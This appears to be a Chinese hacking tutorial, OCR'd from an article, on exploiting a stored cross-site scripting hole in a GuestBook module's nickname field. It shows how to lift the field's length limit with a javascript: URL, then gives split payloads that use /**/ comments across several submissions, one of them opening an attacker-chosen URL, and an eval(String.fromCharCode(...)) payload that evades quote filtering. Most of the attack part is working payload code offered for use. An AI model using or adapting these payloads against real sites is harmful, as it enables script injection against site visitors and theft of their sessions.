


图1 安装 GuestBook 模块插件

```
Function HTMLEncode(ByVal reString)
    Dim Str:Str=reString
    If Not IsNull(Str) Then
            Str = Replace(Str, ">", "&gt;")
            Str = Replace(Str, "<", "&lt;")
        Str = Replace(Str, CHR(9), "    ")
        Str = Replace(Str, CHR(32)&CHR(32), "  ")
        Str = Replace(Str, CHR(39), "&#39;")
    Str = Replace(Str, CHR(34), "&quot;")
            Str = Replace(Str, CHR(13), "")
            Str = Replace(Str, CHR(10), "<br/>")
            HTMLEncode = Str
    End If
End Function
```

这下明白了，很可能“内容”里的字符，是在从数据库取出留言的内容，然后输出时被处理掉了。说是可能，是因为我没再去读代码，因为漏洞已经找到了（我承认我很懒）。

下面就是利用的过程了，由于“昵称”处有字符限制，只支持24个字符，这当然不符合我的需要。首先想到的就是通过javascript修改，在IE地址栏中输入代码 **javascript:alert(document.forms[0].username.maxLength=100)**，然后按下“回车”，如图2，注意那个“**L**”的大写很重要哦！




图2 通过javascript修改

这样写的原因我曾经介绍过，这里就不在赘述。这时我们就可以在“昵称”处输入相对多的字符。但这时有个问题，如果我们在“昵称”里输入了过多的字符，然后再点提交时，就会显示如图3。




图3 错误提示

看来数据库中限制了字符的长度，那么我们就需要用相对短的字符来进行XSS。大家可以去看看“寂寞的刺猬”的一篇文章：《寻找最短的跨站代码》。在这里我们需要用到javascript中的一个注释字符：/**/，它可以让中间的语句全部被注释掉，具体的跨站代码是：

```
<script>open(/*
*/"http://127"/*
*/+".0.0.1/"/*
*/)</script>
```

我们把每个语句分别作为“昵称”进行4次提交，那么当访问这个网页时，就会打开一个新的网页，地址是：“http://127.0.0.1”。我们可以换成自己的地址。当然这个语句还可以拆分成：

```
<script>open(/*
*/"http://"/*
*/+"127/"/*
*/+".0.0.1/"/*
*/)</script>
```




图4 跨站成功

这样又短了点，我将以上代码提交过后，发现并没有运行。看了下代码才想起来，其中用到了引号，它是会被过滤掉的。这下郁闷了，还好javascript中有个String.fromCharCode可以利用，具体用法如下：

```
用法
String.fromCharCode(c1,c2,...cN)
参数
c1、c2...cN 表示 ASCII 值的十进制整数。
返回
无。
说明
方法 返回一个由参数中 ASCII 值表示的字符组成的字符串。
```

我们通过javascript的eval执行转换过的字符，就可以实现跨站了。我们先将javascript跨站转换为ASCII码，跨站语句为：alert(/a/)。转换过后的结果是：97,108,101,114,116,40,47,97,47,41。所以构成的跨站语句就是：

```
<script>/*
*/eval/*
*/(String./*
*/fromCharCode/*
*/(97,/*
*/108,101,/*
*/114,116,/*
*/40,47,/*
*/97,47,/*
*/41))/*
*/</script>
```

